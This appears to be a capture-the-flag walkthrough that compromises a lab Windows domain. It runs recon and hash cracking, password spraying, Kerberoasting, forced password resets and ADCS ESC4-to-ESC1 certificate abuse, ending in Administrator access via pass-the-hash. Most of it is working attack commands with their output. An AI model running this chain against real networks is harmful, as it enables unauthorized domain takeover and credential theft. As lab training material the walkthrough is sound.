Initial Reconnaissance#
Port Scanning#
1
| nmap -Pn -p- -sC -sV $TARGET --open -oA nmap/scan --min-rate 3000
|
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
| Starting Nmap 7.93 ( https://nmap.org ) at 2026-02-05 10:06 EST
Nmap scan report for 10.1.98.36
Host is up (0.026s latency).
Not shown: 65525 filtered tcp ports (no-response)
PORT STATE SERVICE VERSION
53/tcp open domain Simple DNS Plus
80/tcp open http Microsoft IIS httpd 10.0
139/tcp open netbios-ssn Microsoft Windows netbios-ssn
445/tcp open microsoft-ds?
636/tcp open ssl/ldap Microsoft Windows Active Directory LDAP
3269/tcp open ssl/ldap Microsoft Windows Active Directory LDAP
3389/tcp open ms-wbt-server Microsoft Terminal Services
Service Info: Host: DC-404; OS: Windows
|
Key Services Identified:
- 53/TCP – DNS (Simple DNS Plus)
- 80/TCP – IIS 10.0 (404 Finance Group website)
- 139/445 – SMB (signing required, SMBv1 disabled)
- 636/3269 – LDAPS
- 3389 – RDP (NLA enabled)
Domain Information:
- Domain:
404finance.local - DC Hostname:
DC-404 - FQDN:
DC-404.404finance.local
Web Enumeration#
Website Intelligence Gathering#
The corporate website (http://10.1.98.36) revealed some information to me:
Team Members:
- Alex Meier
- Robert Graef
- Karl Hackermann
Testimonial Users:
- Nina Inkasso
- Daniel Hoffmann
- Melanie Kunz
Username Generation#
So I use exegol which comes with a tool called genusernames. To use it and generate usernames here is what I do:
- I make a users file:
1
2
3
4
5
6
| Alex Meier
Robert Graef
Karl Hackermann
Nina Inkasso
Daniel Hoffmann
Melanie Kunz
|
Then I can generate usernames like so:
1
| cat users | while read line; do genusernames "$line"; done | sort -u > usernames.txt
|
Here is the logic behind genusernames:
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
| genusernames () {
echo $1 | while read line
do
firstname=$(echo $line | cut -d ' ' -f1 | tr '[:upper:]' '[:lower:]')
lastname=$(echo $line | cut -d ' ' -f2 | tr '[:upper:]' '[:lower:]')
echo $firstname$lastname
echo $lastname$firstname
echo $firstname.$lastname
echo $lastname.$firstname
echo $lastname$(echo $firstname | cut -c1)
echo $firstname$(echo $lastname | cut -c1)
echo $(echo $firstname | cut -c1).$lastname
echo $(echo $firstname | cut -c1-3)$(echo $lastname | cut -c1-3)
echo $(echo $firstname | cut -c1-3).$(echo $lastname | cut -c1-3)
echo $(echo $firstname | cut -c1)$lastname
echo $lastname.$(echo $firstname | cut -c1)
echo "$(echo $lastname | cut -c1-3)"_$(echo $firstname | cut -c1-3)
echo "$(echo $firstname | cut -c1-3)"_$(echo $lastname | cut -c1-3)
echo "$firstname"
echo "$lastname"
echo $(echo $lastname | cut -c1).$firstname
echo $(echo $lastname | cut -c1)$firstname
done
}
|
Directory Enumeration#
1
| feroxbuster -u http://$TARGET -w /usr/share/seclists/Discovery/Web-Content/raft-medium-files.txt
|
1
2
3
4
5
6
| 200 GET 139l 467w 4369c http://10.1.98.36/index.html
200 GET 129l 547w 4373c http://10.1.98.36/history.html
200 GET 111l 303w 3210c http://10.1.98.36/services.html
200 GET 21l 152w 12943c http://10.1.98.36/karl.jpg
200 GET 49l 247w 19056c http://10.1.98.36/alex.jpg
200 GET 70l 420w 29329c http://10.1.98.36/robert.jpg
|
Files Discovered:
index.html – Main pagehistory.html – Company historyservices.html – Service offeringsCorpBankDialer.exe – Downloadable application- Team member images (alex.jpg, robert.jpg, karl.jpg)
Credential Discovery#
Analyzing CorpBankDialer.exe#
1
| wget http://$TARGET/CorpBankDialer.exe
|
1
| strings CorpBankDialer.exe
|
Key Finding:
1
2
| Welcome to CorpBank SecureAccess v3.7.2
DEBUG: ZGQyZWYzNDUzMGRlN2U1YmVmMjJhMDVlN2U1ZGQxNzg=
|
The base64 string decoded to:
1
| echo 'ZGQyZWYzNDUzMGRlN2U1YmVmMjJhMDVlN2U1ZGQxNzg=' | base64 -d
|
1
| dd2ef34530de7e5bef22a05e7e5dd178
|
This appeared to be an NTLM hash.
Hash Cracking#
The hash was cracked using an online service (CrackStation):
1
2
3
| Hash: dd2ef34530de7e5bef22a05e7e5dd178
Type: NTLM (MD5)
Password: <REDACTED>
|
Kerbrute User Validation#
Now from the usernames that I generated - I can then determine who are valid usernames:
1
| kerbrute userenum -d $DOMAIN --dc $TARGET usernames.txt
|
Valid Users Found:
Initial Access#
Password Spraying#
The cracked password <REDACTED> was tested against all users:
1
| nxc smb $TARGET -u users -p '<REDACTED>' --continue-on-success
|
1
2
| SMB 10.1.98.36 445 DC-404 [*] Windows 10 / Server 2019 Build 17763 x64
SMB 10.1.98.36 445 DC-404 [+] 404finance.local\karl.hackermann:<REDACTED>
|
Privilege Escalation Chain#
BloodHound Enumeration#
1
| bloodhound-python -u karl.hackermann -p '<REDACTED>' -d $DOMAIN -dc DC-404.$DOMAIN -c all -ns $TARGET
|
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
| INFO: Found AD domain: 404finance.local
INFO: Connecting to LDAP server: DC-404.404finance.local
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 1 computers
INFO: Connecting to LDAP server: DC-404.404finance.local
INFO: Found 12 users
INFO: Connecting to GC LDAP server: DC-404.404finance.local
INFO: Found 52 groups
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Done in 00M 23S
|
Attack Path #1: Karl To Tom#
Finding: Karl has GenericWrite on tom.reboot

Exploitation – Targeted Kerberoasting:
Add the SPN to Tom’s account:
1
| bloodyAD -d $DOMAIN -u karl.hackermann -p '<REDACTED>' --host $TARGET set object tom.reboot servicePrincipalName -v 'HTTP/fake.404finance.local'
|
1
| [+] tom.reboot's servicePrincipalName has been updated
|
Capture the TGS hash:
1
| GetUserSPNs.py -request -dc-ip $TARGET $DOMAIN/karl.hackermann:'<REDACTED>' -request-user tom.reboot -outputfile tom_tgs.hash
|
1
2
3
4
5
6
7
| Impacket v0.13.0.dev0+20250717.182627.84ebce48 - Copyright Fortra, LLC
ServicePrincipalName Name MemberOf PasswordLastSet LastLogon Delegation
-------------------------- ---------- -------- -------------------------- -------------------------- ----------
HTTP/fake.404finance.local tom.reboot 2025-07-02 14:07:16.814798 2025-07-01 15:37:45.167151
[-] CCache file is not found. Skipping...
|
Crack the hash:
1
| hashcat -m 13100 tom_tgs.hash /usr/share/wordlists/rockyou.txt --force
|
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
| hashcat (v6.2.6) starting
Hash.Mode........: 13100 (Kerberos 5, etype 23, TGS-REP)
Time.Started.....: Thu Feb 5 11:18:44 2026 (3 secs)
Time.Estimated...: Thu Feb 5 11:18:47 2026 (0 secs)
$krb5tgs$23$*tom.reboot$404FINANCE.LOCAL$...:[REDACTED]
Session..........: hashcat
Status...........: Cracked
Recovered........: 1/1 (100.00%) Digests
Progress.........: 10764288/14344384 (75.04%)
|
Attack Path #2: Tom To Robert#
Finding: Tom has ForceChangePassword on robert.graef

Exploitation:
1
| bloodyAD -d $DOMAIN -u tom.reboot -p '[REDACTED]' --host $TARGET set password robert.graef 'Password1'
|
1
| [+] Password changed successfully!
|
Verify the new credentials:
1
| nxc smb $TARGET -u robert.graef -p 'Password1'
|
1
2
| SMB 10.1.98.36 445 DC-404 [*] Windows 10 / Server 2019 Build 17763 x64
SMB 10.1.98.36 445 DC-404 [+] 404finance.local\robert.graef:Password1
|
Credentials Acquired:
1
| robert.graef : Password1
|
Attack Path #3: Robert To RDP Access#
Finding: Robert has AddMember rights on Remote Desktop Users group

Exploitation:
Email Intelligence (Jan Tresor’s Inbox)#
Roberts user account was also able to change Jan’s password:
1
| bloodyAD -d $DOMAIN -u robert.graef -p 'Password1' --host $TARGET set password jan.tresor 'Password1'
|
We also add Jan to the Remote Desktop users:
1
| bloodyAD -d $DOMAIN -u robert.graef -p 'Password1' --host $TARGET add groupMember 'Remote Desktop Users' jan.tresor
|
1
| [+] jan.tresor added to Remote Desktop Users
|
Then RDP as Jan…
While exploring as Jan Tresor, an email was discovered in Thunderbird:
From: Administrator [email protected]
To: [email protected]
Date: 7/3/2025, 1:04 PM
Subject: Access Credentials – Don’t Tell Anyone (Except Daniel)
Content:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
| Hi Jan,
Since Daniel Hoffmann seems to believe email is a one-way communication
channel these days, I'm sharing his access credentials with you directly
so we can finally move things along.
Please make sure Daniel gets the following password:
<REDACTED>
Make him promise to use it only for work-related tasks (no Minecraft
server setups this time).
Once you've passed it on, please delete this email right away – pretend
it self-destructed like in Mission Impossible. 💥🔥
Thanks for being the responsible adult in this situation.
Best,
Administrator
404 Finance IT Operations
|
Credentials Acquired:
1
| daniel.hoffmann : <REDACTED>
|
Attack Path #4: Daniel To Webadmin#
Finding: Daniel has ForceChangePassword on webadmin

Exploitation:
Change webadmin’s password:
1
| bloodyAD -d $DOMAIN -u daniel.hoffmann -p '<REDACTED>' --host $TARGET set password webadmin 'Password1'
|
1
| [+] Password changed successfully!
|
Add webadmin to Remote Desktop Users:
1
| bloodyAD -d $DOMAIN -u robert.graef -p 'Password1' --host $TARGET add groupMember 'Remote Desktop Users' webadmin
|
1
| [+] webadmin added to Remote Desktop Users
|
Connect as webadmin:
1
| xfreerdp /u:webadmin /p:'Password1' /v:$TARGET /cert-ignore /dynamic-resolution /d:$DOMAIN
|
1
| [11:39:24:708] [INFO] - Connected to DC-404.404finance.local
|
Port 5000 Discovery#
Service Enumeration#
Remembering the hint about Alex Meier (webadmin) and “port 5000”, enumeration was performed.
1
| netstat -ano | findstr :5000
|
1
2
| TCP 0.0.0.0:5000 0.0.0.0:0 LISTENING 4
TCP [::]:5000 [::]:0 LISTENING 4
|
Port 5000 was listening on all interfaces.
Web Root Discovery#
Exploring the IIS directory structure:
1
2
3
4
5
6
7
| Directory of C:\inetpub\wwwroot
07/01/2025 02:35 PM <DIR> .
07/01/2025 02:35 PM <DIR> ..
07/01/2025 11:42 AM 703 iisstart.htm
07/01/2025 11:42 AM 99,710 iisstart.png
07/01/2025 02:35 PM <DIR> Port5000
|
Directory Found:
1
| C:\inetpub\wwwroot\Port5000\
|
1
| dir C:\inetpub\wwwroot\Port5000
|
1
2
3
4
5
| Directory of C:\inetpub\wwwroot\Port5000
07/01/2025 02:35 PM <DIR> .
07/01/2025 02:35 PM <DIR> ..
07/03/2025 10:22 AM 3,847 config_backup.zip
|
Contents:
To get this file over to my host I liked using raven:
https://github.com/gh0x0st/raven
This creates a web server where I can upload files. So I just spin this up on my attack host and browse to it from the compromised host and upload files I want to transfer.
ADCS Exploitation Path#
Backup Archive Recovery#
The ZIP file config_backup.zip was AES-encrypted.
Password Cracking Attempt:
I remember reading in one of the emails that all archives will use a password that is “given the companys history”. So we check the history page on the website and gain some credentials that allow us to unzip the archive. We can enumerate what the password might be from the history page.
Enter Password and…
SUCCESS – Archive extracted.
Credential Disclosure#
File: config.dat
1
2
3
4
5
| [ServiceUser]
username = svc.services
password = [REDACTED]
host = WIN-SRV01
autostart = true
|
Credentials Acquired:
1
| svc.services : [REDACTED]
|
Service Account Status#
Initial authentication attempt:
1
| nxc smb $TARGET -u svc.services -p '[REDACTED]'
|
1
2
| SMB 10.1.98.36 445 DC-404 [*] Windows 10 / Server 2019 Build 17763 x64
SMB 10.1.98.36 445 DC-404 [-] 404finance.local\svc.services:[REDACTED] STATUS_ACCOUNT_DISABLED
|
The account was disabled by the security team.
Re-enabling Service Account#
Finding: Robert Graef (Rights Coordinator) has permissions to modify user account status. Again from the email, we identify that a user that we have access to is able to re-enable this account.
Exploitation via LDAP:
Creat a file called ’enable_svc.ldif’ and we can use ldapmodify to modify the account to an active account (512)
1
2
3
4
| dn: CN=Service Account,CN=Users,DC=404finance,DC=local
changetype: modify
replace: userAccountControl
userAccountControl: 512
|
1
| lapmodify -x -H ldap://10.1.98.36 -D "[email protected]" -w 'Password1' -f enable_svc.ldif
|
1
| modifying entry "CN=Service Account,CN=Users,DC=404finance,DC=local"
|
Account Status: Enabled, but password marked as expired.
Password Reset#
There are several ways for us to be able to remotely update an expired password, I will utilize smbpasswd.
1
| smbpasswd -r $TARGET -U svc.services
|
1
2
3
4
| Old SMB password: [REDACTED]
New SMB password: Password1
Retype new SMB password: Password1
Password changed for user svc.services
|
Verification:
1
| nxc smb $TARGET -u svc.services -p 'Password1'
|
1
2
| SMB 10.1.98.36 445 DC-404 [*] Windows 10 / Server 2019 Build 17763 x64
SMB 10.1.98.36 445 DC-404 [+] 404finance.local\svc.services:Password1
|
ADCS Enumeration#
Certificate Services Discovery#

From bloodhound data I can see that the user svc.services is part of a group that may be able to interact or exploit ADCS.
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
| Certipy v4.8.2 - by Oliver Lyak (ly4k)
[*] Finding certificate templates
[*] Found 34 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 12 enabled certificate templates
[*] Trying to get CA configuration for '404finance-DC-404-CA' via CSRA
[!] Got error while trying to get CA configuration for '404finance-DC-404-CA' via CSRA: CASessionError: code: 0x80070005 - E_ACCESSDENIED - General access denied error.
[*] Trying to get CA configuration for '404finance-DC-404-CA' via RRP
[*] Got CA configuration for '404finance-DC-404-CA'
[*] Saved BloodHound data to '20260205111923_Certipy.zip'. Drag and drop the file into the BloodHound GUI
[*] Saved text output to '20260205111923_Certipy.txt'
[*] Saved JSON output to '20260205111923_Certipy.json'
|
Key Finding:
Template: Vuln-ESC4
Permissions for svc.services:
- WriteOwner
- WriteDACL
- Enrollment Rights
Vulnerability: ESC4 confirmed
ESC4 To ESC1 Exploitation#
Backup Original Template#
1
| certipy template -u [email protected] -password Password1 -template Vuln-ESC4 -dc-ip $TARGET -save-configuration Vuln-ESC4-original
|
1
2
3
| Certipy v4.8.2 - by Oliver Lyak (ly4k)
[*] Saved template configuration to 'Vuln-ESC4-original.json'
|
Modify Template to ESC1#
1
| certipy template -u [email protected] -password Password1 -template Vuln-ESC4 -dc-ip $TARGET -write-default-configuration
|
1
2
3
4
| Certipy v4.8.2 - by Oliver Lyak (ly4k)
[*] Updating certificate template 'Vuln-ESC4'
[*] Successfully updated 'Vuln-ESC4'
|
Changes Applied:
- Enrollee supplies subject (UPN)
- Client authentication EKU enabled
- No approval required
- No authorized signatures required
Certificate Request (Administrator Impersonation)#
1
| certipy req -u [email protected] -password Password1 -dc-ip $TARGET -dc-host DC-404.404finance.local -target-ip $TARGET -ca 404finance-DC-404-CA -template Vuln-ESC4 -upn [email protected] -dns-tcp
|
1
2
3
4
5
6
7
8
| Certipy v4.8.2 - by Oliver Lyak (ly4k)
[*] Requesting certificate via RPC
[*] Successfully requested certificate
[*] Request ID is 7
[*] Got certificate with UPN '[email protected]'
[*] Certificate object SID is 'S-1-5-21-3084884204-958224920-1169585339-500'
[*] Saved certificate and private key to 'administrator.pfx'
|

Output:
Authentication as Domain Admin#
1
| certipy auth -pfx administrator.pfx -domain 404finance.local -dc-ip $TARGET
|
Domain Admin Access#
1
| evil-winrm -i $TARGET -u Administrator -H [REDACTED]
|

Proof:
1
| *Evil-WinRM* PS C:\Users\Administrator\Desktop> type flag.txt
|

Also from there I forgot or never bothered to get the user flag. That is in C:\Users\daniel.hoffmann\Desktop\user.txt